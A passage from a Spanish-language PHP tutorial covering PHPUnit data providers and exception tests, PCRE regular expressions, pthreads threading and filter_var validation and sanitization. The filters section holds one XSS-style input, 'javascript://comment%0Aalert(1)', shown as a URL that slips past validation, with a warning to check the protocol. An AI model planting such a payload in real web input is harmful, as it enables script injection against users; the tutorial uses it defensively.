> Por supuesto, no es útil usar el objeto `Iterator` sobre una matriz simple. Debería implementar alguna lógica específica para su caso.

Generadores

No se indica ni se muestra explícitamente en el manual, pero también puede usar un generador

como proveedor de datos. Tenga en cuenta que la clase `Generator` realmente implementa la interfaz `Iterator` .

Este es un ejemplo del uso de `DirectoryIterator` combinado con el `generator` :

```
/**
 * @param string $file
 *
 * @dataProvider fileDataProvider
 */
public function testSomethingWithFiles($fileName)
{
    //$fileName is available here

    //do test here
}

public function fileDataProvider()
{
    $directory = new DirectoryIterator('path-to-the-directory');

    foreach ($directory as $file) {
        if ($file->isFile() && $file->isReadable()) {
            yield [$file->getPathname()]; // invoke generator here.
        }
    }
}
```

> Tenga en cuenta el `yield` proveedor es una matriz. En su lugar, recibirá una advertencia de proveedor de datos no válido.

Excepciones de prueba

Digamos que quieres probar el método que lanza una excepción

```
class Car
{
    /**
     * @throws \Exception
     */
    public function drive()
    {
        throw new \Exception('Useful message', 1);
    }
}
```

Puede hacerlo encerrando la llamada al método en un bloque try / catch y haciendo afirmaciones sobre las propiedades del objeto de exección, pero más convenientemente puede usar métodos de afirmación de excepción. A partir de PHPUnit 5.2 , tiene métodos expectX () disponibles para confirmar el tipo de excepción, el mensaje y el código

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
```

```
        // prepare
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = 'Useful message';
        $expectedCode = 1;

        // test
        $this->expectException($expectedClass);
        $this->expectMessage($expectedMessage);
        $this->expectCode($expectedCode);

        // invoke
        $car->drive();
    }
}
```

Si está utilizando una versión anterior de PHPUnit, el método setExpectedException puede usarse en lugar de los métodos expectX (), pero tenga en cuenta que está en desuso y se eliminará en la versión 6.

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // prepare
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = 'Useful message';
        $expectedCode = 1;

        // test
        $this->setExpectedException($expectedClass, $expectedMessage, $expectedCode);

        // invoke
        $car->drive();
    }
}
```

Lea Examen de la unidad en línea: https://riptutorial.com/es/php/topic/3417/examen-de-la-unidad

Capítulo 43: Expresiones regulares (regexp / PCRE)

Sintaxis

- `preg_replace($pattern, $replacement, $subject, $limit = -1, $count = 0);`
- `preg_replace_callback($pattern, $callback, $subject, $limit = -1, $count = 0);`
- `preg_match($pattern, $subject, &$matches, $flags = 0, $offset = 0);`
- `preg_match_all($pattern, $subject, &$matches, $flags = PREG_PATTERN_ORDER, $offset = 0);`
- `preg_split($pattern, $subject, $limit = -1, $flags = 0)`

Parámetros

Parámetro	Detalles
`$pattern`	una cadena con una expresión regular (patrón PCRE)

Observaciones

Las expresiones regulares de PHP siguen los estándares de patrones PCRE, que se derivan de las expresiones regulares de Perl.

Todas las cadenas PCRE en PHP deben incluirse entre delimitadores. Un delimitador puede ser cualquier carácter no alfanumérico, sin barra inversa, sin espacios en blanco. Los delimitadores populares son `~` , `/` , `%` por ejemplo.

Los patrones de PCRE pueden contener grupos, clases de caracteres, grupos de caracteres, aseveraciones anticipadas / anticipadas y personajes escapados.

Es posible usar modificadores PCRE en la cadena `$pattern` . Algunos de los más comunes son `i` (no distingue mayúsculas y minúsculas), `m` (multilínea) y `s` (el punto metacaracteriano incluye líneas nuevas). El modificador `g` (global) no está permitido, en su lugar usará la función `preg_match_all` .

Las coincidencias con las cadenas PCRE se realizan con `$` cadenas prefijadas numeradas:

```
<?php

$replaced = preg_replace('%hello ([a-z]+) world%', 'goodbye $1 world', 'hello awesome world');

echo $replaced; // 'goodbye awesome world'
```

Examples

Coincidencia de cadenas con expresiones regulares

`preg_match` comprueba si una cadena coincide con la expresión regular.

```
$string = 'This is a string which contains numbers: 12345';

$isMatched = preg_match('%^[a-zA-Z]+: [0-9]+$%', $string);
var_dump($isMatched); // bool(true)
```

Si pasa un tercer parámetro, se rellenará con los datos coincidentes de la expresión regular:

```
preg_match('%^([a-zA-Z]+): ([0-9]+)$%', 'This is a string which contains numbers: 12345',
$matches);
// $matches now contains results of the regular expression matches in an array.
echo json_encode($matches); // ["numbers: 12345", "numbers", "12345"]
```

`$matches` contiene una matriz de la concordancia completa y luego las subcadenas en la expresión regular delimitada por paréntesis, en el orden de desplazamiento de paréntesis abierto. Eso significa que, si tiene `/z(a(b))/` como expresión regular, el índice 0 contiene la subcadena completa `zab` , el índice 1 contiene la subcadena delimitada por los paréntesis externos `ab` y el índice 2 contiene los paréntesis internos `b` .

Dividir cadena en matriz por una expresión regular

```
$string = "0| PHP 1| CSS 2| HTML 3| AJAX 4| JSON";

//[0-9]: Any single character in the range 0 to 9
// +   : One or more of 0 to 9
$array = preg_split("/[0-9]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);
//Or
// []  : Character class
// \d  : Any digit
//  +  : One or more of Any digit
$array = preg_split("/[\d]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);
```

Salida:

```
Array
(
    [0] =>  PHP
    [1] =>  CSS
    [2] =>  HTML
    [3] =>  AJAX
    [4] =>  JSON
)
```

Para dividir una cadena en una matriz, simplemente pase la cadena y una `preg_split();` para `preg_split();` para hacer coincidir y buscar, agregar un tercer parámetro (`limit`) le permite establecer el número de "coincidencias" que se realizarán, la cadena restante se agregará al final de la matriz.

El cuarto parámetro es (`flags`) aquí usamos el `PREG_SPLIT_NO_EMPTY` que evita que nuestra matriz

contenga cualquier clave / valor vacío.

Cadena sustituyendo con expresión regular.

```
$string = "a;b;c\nd;e;f";
// $1, $2 and $3 represent the first, second and third capturing groups
echo preg_replace("(^([^;]+);([^;]+);([^;]+)$)m", "$3;$2;$1", $string);
```

Salidas

```
c;b;a
f;e;d
```

Busca todo entre los puntos y comics e invierte el orden.

Partido RegExp global

Una coincidencia RegExp *global* se puede realizar utilizando `preg_match_all` . `preg_match_all` devuelve todos los resultados coincidentes en la cadena de asunto (a diferencia de `preg_match` , que solo devuelve el primero).

La función `preg_match_all` devuelve el número de coincidencias. Las `$matches` tercer parámetro `$matches` contendrán coincidencias en formato controlado por indicadores que se pueden dar en el cuarto parámetro.

Si se le da una matriz, `$matches` contendrá la matriz en un formato similar que obtendría con `preg_match` , excepto que `preg_match` detiene en la primera coincidencia, donde `preg_match_all` repite en la cadena hasta que la cadena se consume por completo y devuelve el resultado de cada iteración en una matriz multidimensional , cuyo formato puede ser controlado por la bandera en el cuarto argumento.

El cuarto argumento, `$flags` , controla la estructura de `$matches` array array. El modo predeterminado es `PREG_PATTERN_ORDER` y los posibles indicadores son `PREG_SET_ORDER` y `PREG_PATTERN_ORDER` .

El siguiente código demuestra el uso de `preg_match_all` :

```
$subject = "a1b c2d3e f4g";
$pattern = '/[a-z]([0-9])[a-z]/';

var_dump(preg_match_all($pattern, $subject, $matches, PREG_SET_ORDER)); // int(3)
var_dump($matches);
preg_match_all($pattern, $subject, $matches); // the flag is PREG_PATTERN_ORDER by default
var_dump($matches);
// And for reference, same regexp run through preg_match()
preg_match($pattern, $subject, $matches);
var_dump($matches);
```

El primer var_dump de `PREG_SET_ORDER` da esta salida:

```
array(3) {
  [0]=>
  array(2) {
    [0]=>
    string(3) "a1b"
    [1]=>
    string(1) "1"
  }
  [1]=>
  array(2) {
    [0]=>
    string(3) "c2d"
    [1]=>
    string(1) "2"
  }
  [2]=>
  array(2) {
    [0]=>
    string(3) "f4g"
    [1]=>
    string(1) "4"
  }
}
```

`$matches` tiene tres matrices anidadas. Cada matriz representa una coincidencia, que tiene el mismo formato que el resultado de retorno de `preg_match` .

El segundo var_dump (`PREG_PATTERN_ORDER`) da esta salida:

```
array(2) {
  [0]=>
  array(3) {
    [0]=>
    string(3) "a1b"
    [1]=>
    string(3) "c2d"
    [2]=>
    string(3) "f4g"
  }
  [1]=>
  array(3) {
    [0]=>
    string(1) "1"
    [1]=>
    string(1) "2"
    [2]=>
    string(1) "4"
  }
}
```

Cuando la misma expresión regular se ejecuta a través de `preg_match` , se devuelve la siguiente matriz:

```
array(2) {
  [0] =>
  string(3) "a1b"
  [1] =>
  string(1) "1"
```

```
}
```

Cadena reemplazar con devolución de llamada

`preg_replace_callback` funciona enviando cada grupo de captura coincidente a la devolución de llamada definida y la reemplaza con el valor de retorno de la devolución de llamada. Esto nos permite reemplazar cadenas basadas en cualquier tipo de lógica.

```
$subject = "He said 123abc, I said 456efg, then she said 789hij";
$regex = "/\b(\d+)\w+/";

// This function replaces the matched entries conditionally
// depending upon the first character of the capturing group
function regex_replace($matches){
    switch($matches[1][0]){
        case '7':
            $replacement = "<b>{$matches[0]}</b>";
            break;
        default:
            $replacement = "<i>{$matches[0]}</i>";
    }
    return $replacement;
}

$replaced_str = preg_replace_callback($regex, "regex_replace", $subject);

print_r($replaced_str);
# He said <i>123abc</i>, I said <i>456efg</i>, then she said <b>789hij</b>
```

Lea Expresiones regulares (regexp / PCRE) en línea:
https://riptutorial.com/es/php/topic/852/expresiones-regulares--regexp---pcre-

Capítulo 44: Extensión de roscado múltiple

Observaciones

> Con `pthreads` v3 `pthreads` solo se puede cargar cuando se usa el `cli` SAPI, por lo que es una buena práctica mantener la directiva `extension=pthreads.so` en `php-cli.ini` SOLAMENTE, si está utilizando PHP7 y Pthreads v3.

Si está utilizando **Wamp** en **Windows** , debe configurar la extensión en **php.ini** :

Abre php \ php.ini y agrega:

```
extension=php_pthreads.dll
```

Con respecto a **los** usuarios de **Linux** , debe reemplazar `.dll` por `.so` :

```
extension=pthreads.so
```

Puede ejecutar este comando directamente para agregarlo a `php.ini` (cambie `/etc/php.ini` con su ruta personalizada)

```
echo "extension=pthreads.so" >> /etc/php.ini
```

Examples

Empezando

Para comenzar con subprocesos múltiples, necesitaría el `pthreads-ext` para php, que puede ser instalado por

```
$ pecl install pthreads
```

y añadiendo la entrada a `php.ini` .

Un ejemplo simple:

```
<?php
// NOTE: Code uses PHP7 semantics.
class MyThread extends Thread {
    /**
     * @var string
     * Variable to contain the message to be displayed.
     */
    private $message;

    public function __construct(string $message) {
        // Set the message value for this particular instance.
```

```
        $this->message = $message;
    }

    // The operations performed in this function is executed in the other thread.
    public function run() {
        echo $this->message;
    }
}

// Instantiate MyThread
$myThread = new MyThread("Hello from an another thread!");
// Start the thread. Also it is always a good practice to join the thread explicitly.
// Thread::start() is used to initiate the thread,
$myThread->start();
// and Thread::join() causes the context to wait for the thread to finish executing
$myThread->join();
```

Uso de piscinas y trabajadores

> La agrupación proporciona una abstracción de mayor nivel de la funcionalidad de Worker, incluida la gestión de referencias en la forma requerida por pthreads. De: http://php.net/manual/en/class.pool.php

Los grupos y los trabajadores proporcionan un mayor nivel de control y facilidad de creación de subprocesos múltiples

```
<?php
// This is the *Work* which would be ran by the worker.
// The work which you'd want to do in your worker.
// This class needs to extend the \Threaded or \Collectable or \Thread class.
class AwesomeWork extends Thread {
    private $workName;

    /**
     * @param string $workName
     * The work name wich would be given to every work.
     */
    public function __construct(string $workName) {
        // The block of code in the constructor of your work,
        // would be executed when a work is submitted to your pool.

        $this->workName = $workName;
        printf("A new work was submitted with the name: %s\n", $workName);
    }

    public function run() {
        // This block of code in, the method, run
        // would be called by your worker.
        // All the code in this method will be executed in another thread.
        $workName = $this->workName;
        printf("Work named %s starting...\n", $workName);
        printf("New random number: %d\n", mt_rand());
    }
}

// Create an empty worker for the sake of simplicity.
class AwesomeWorker extends Worker {
    public function run() {
```

```
        // You can put some code in here, which would be executed
        // before the Work's are started (the block of code in the `run` method of your Work)
        // by the Worker.
        /* ... */
    }
}

// Create a new Pool Instance.
// The ctor of \Pool accepts two parameters.
// First: The maximum number of workers your pool can create.
// Second: The name of worker class.
$pool = new \Pool(1, \AwesomeWorker::class);

// You need to submit your jobs, rather the instance of
// the objects (works) which extends the \Threaded class.
$pool->submit(new \AwesomeWork("DeadlyWork"));
$pool->submit(new \AwesomeWork("FatalWork"));

// We need to explicitly shutdown the pool, otherwise,
// unexpected things may happen.
// See: http://stackoverflow.com/a/23600861/23602185
$pool->shutdown();
```

Lea Extensión de roscado múltiple en línea: https://riptutorial.com/es/php/topic/1583/extension-de-roscado-multiple

Capítulo 45: Filtros y funciones de filtro

Introducción

Esta extensión filtra los datos mediante la validación o la desinfección. Esto es especialmente útil cuando la fuente de datos contiene datos desconocidos (o extraños), como la entrada proporcionada por el usuario. Por ejemplo, estos datos pueden provenir de un formulario HTML.

Sintaxis

- filter_var mixto (variable $ variable [, int $ filtro = FILTER_DEFAULT [, $ opciones mezcladas]])

Parámetros

Parámetro	Detalles
variable	Valor para filtrar. Tenga en cuenta que los valores escalares se convierten en cadena internamente antes de filtrarlos.
------	------
filtrar	El ID del filtro a aplicar. La página de manual Tipos de filtros enumera los filtros disponibles. Si se omite, se utilizará FILTER_DEFAULT, que es equivalente a FILTER_UNSAFE_RAW. Esto dará lugar a que no se realice ningún filtrado de forma predeterminada.
------	------
opciones	Matriz asociativa de opciones o disyunción bit a bit de banderas. Si el filtro acepta opciones, se pueden proporcionar indicadores en el campo "indicadores" de la matriz. Para el filtro de "devolución de llamada", se debe pasar el tipo llamable. La devolución de llamada debe aceptar un argumento, el valor que se filtrará y devolver el valor después de filtrarlo / sanearlo.

Examples

Validar correo electrónico

Al filtrar una dirección de correo electrónico, `filter_var()` devolverá los datos filtrados, en este caso la dirección de correo electrónico, o falso si no se puede encontrar una dirección de correo electrónico válida:

```
var_dump(filter_var('john@example.com', FILTER_VALIDATE_EMAIL));
var_dump(filter_var('notValidEmail', FILTER_VALIDATE_EMAIL));
```

Resultados:

```
string(16) "john@example.com"
bool(false)
```

Esta función no valida los caracteres no latinos. El nombre de dominio internacionalizado se puede validar en su forma `xn--` .

Tenga en cuenta que no puede saber si la dirección de correo electrónico es correcta antes de enviarle un correo electrónico. Es posible que desee realizar algunas verificaciones adicionales, como verificar un registro MX, pero esto no es necesario. Si envía un correo electrónico de confirmación, no olvide eliminar las cuentas no utilizadas después de un breve período.

Validar un valor es un entero

Al filtrar un valor que debería ser un entero `filter_var()` devolverá los datos filtrados, en este caso el entero, o falso si el valor no es un entero. Los flotadores *no* son enteros:

```
var_dump(filter_var('10', FILTER_VALIDATE_INT));
var_dump(filter_var('a10', FILTER_VALIDATE_INT));
var_dump(filter_var('10a', FILTER_VALIDATE_INT));
var_dump(filter_var(' ', FILTER_VALIDATE_INT));
var_dump(filter_var('10.00', FILTER_VALIDATE_INT));
var_dump(filter_var('10,000', FILTER_VALIDATE_INT));
var_dump(filter_var('-5', FILTER_VALIDATE_INT));
var_dump(filter_var('+7', FILTER_VALIDATE_INT));
```

Resultados:

```
int(10)
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
int(-5)
int(7)
```

Si está esperando solo dígitos, puede usar una expresión regular:

```
if(is_string($_GET['entry']) && preg_match('#^[0-9]+$#', $_GET['entry']))
    // this is a digit (positive) integer
else
    // entry is incorrect
```

Si convierte este valor en un entero, no tiene que hacer esta comprobación y, por lo tanto, puede usar `filter_var` .

Validando un número entero cae en un rango

Al validar que un entero cae dentro de un rango, la verificación incluye los límites mínimo y máximo:

```
$options = array(
    'options' => array(
        'min_range' => 5,
        'max_range' => 10,
    )
);
var_dump(filter_var('5', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('10', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('8', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('4', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('11', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('-6', FILTER_VALIDATE_INT, $options));
```

Resultados:

```
int(5)
int(10)
int(8)
bool(false)
bool(false)
bool(false)
```

Validar una URL

Al filtrar una URL, `filter_var()` devolverá los datos filtrados, en este caso la URL, o false si no se puede encontrar una URL válida:

URL: `example.com`

```
var_dump(filter_var('example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

Resultados:

```
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
```

URL: `http://example.com`

```
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
```

```
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

Resultados:

```
string(18) "http://example.com"
string(18) "http://example.com"
string(18) "http://example.com"
bool(false)
bool(false)
```

URL: `http://www.example.com`

```
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

Resultados:

```
string(22) "http://www.example.com"
string(22) "http://www.example.com"
string(22) "http://www.example.com"
bool(false)
bool(false)
```

URL: `http://www.example.com/path/to/dir/`

```
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

Resultados:

```
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
bool(false)
```

URL: `http://www.example.com/path/to/dir/index.php`

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

Resultados:

```
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
bool(false)
```

URL: `http://www.example.com/path/to/dir/index.php?test=y`

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

Resultados:

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
```

Advertencia : debe verificar el protocolo para protegerse contra un ataque XSS:

```
var_dump(filter_var('javascript://comment%0Aalert(1)', FILTER_VALIDATE_URL));
// string(31) "javascript://comment%0Aalert(1)"
```

Desinfectar filtros

Podemos usar filtros para desinfectar nuestra variable de acuerdo a nuestra necesidad.

Ejemplo

```
$string = "<p>Example</p>";
$newstring = filter_var($string, FILTER_SANITIZE_STRING);
var_dump($newstring); // string(7) "Example"
```

Lo anterior eliminará las etiquetas html de la variable `$string` .

Validación de valores booleanos

```
var_dump(filter_var(true, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(false, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(1, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(0, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('1', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('0', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(' ', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('true', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('false', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var([], FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // NULL
var_dump(filter_var(null, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
```

Validar un número es un flotador

Valida el valor como flotante y se convierte en flotante en caso de éxito.

```
var_dump(filter_var(1, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.00001', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.00001', FILTER_VALIDATE_FLOAT));


var_dump(filter_var(1, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.00001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.00001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

Resultados

```
float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
```

```
float(1)
float(1.00001)
bool(false)
bool(false)
bool(false)
bool(false)

float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1.00001)
float(1000)
float(1000)
float(1000)
float(1000.00001)
```

Validar una dirección MAC

Valida un valor es una dirección MAC válida

```
var_dump(filter_var('FA-F9-DD-B2-5E-0D', FILTER_VALIDATE_MAC));
var_dump(filter_var('DC-BB-17-9A-CE-81', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40-AB', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40', FILTER_VALIDATE_MAC));
var_dump(filter_var('', FILTER_VALIDATE_MAC));
```

Resultados:

```
string(17) "FA-F9-DD-B2-5E-0D"
string(17) "DC-BB-17-9A-CE-81"
string(17) "96-D5-9E-67-40-AB"
bool(false)
bool(false)
```

Sanitze Direcciones de correo electrónico

Elimine todos los caracteres excepto las letras, los dígitos y! # $% & '* + - =? ^ _ `{|} ~ @. [].

```
var_dump(filter_var('john@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var("!#$%&'*+-=?^_`{|}~.[]@example.com", FILTER_SANITIZE_EMAIL));
var_dump(filter_var('john/@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var('john\@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var('joh n@example.com', FILTER_SANITIZE_EMAIL));
```

Resultados:

```
string(16) "john@example.com"
string(33) "!#$%&'*+-=?^_`{|}~.[]@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
```

```
string(16) "john@example.com"
```

Desinfectar enteros

Eliminar todos los caracteres, excepto los dígitos, el signo más y el signo menos.

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var("!#$%&'*+-=?^_`{|}~@.[]0123456789abcdefghijklmnopqrstuvwxyz",
FILTER_SANITIZE_NUMBER_INT));
```

Resultados:

```
string(1) "1"
string(2) "-1"
string(1) "1"
string(1) "1"
string(1) "1"
string(2) "-1"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(3) "100"
string(4) "+100"
string(4) "-100"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(12) "+-0123456789"
```

Desinfectar URL

URLs de Sanitze

Elimine todos los caracteres excepto letras, dígitos y $ -_. +! * '(), {} | \ ^ ~ [] `<> #%"; /?: @ & =

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_SANITIZE_URL));
var_dump(filter_var("http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-
=?^_`{|}~.[]", FILTER_SANITIZE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=a b c',
FILTER_SANITIZE_URL));
```

Resultados:

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(72) "http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-=?^_`{|}~.[]"
string(53) "http://www.example.com/path/to/dir/index.php?test=abc"
```

Desinfectar flotadores

Elimine todos los caracteres excepto los dígitos, + - y opcionalmente, eE.

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT));
```

Resultados:

```
string(1) "1"
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
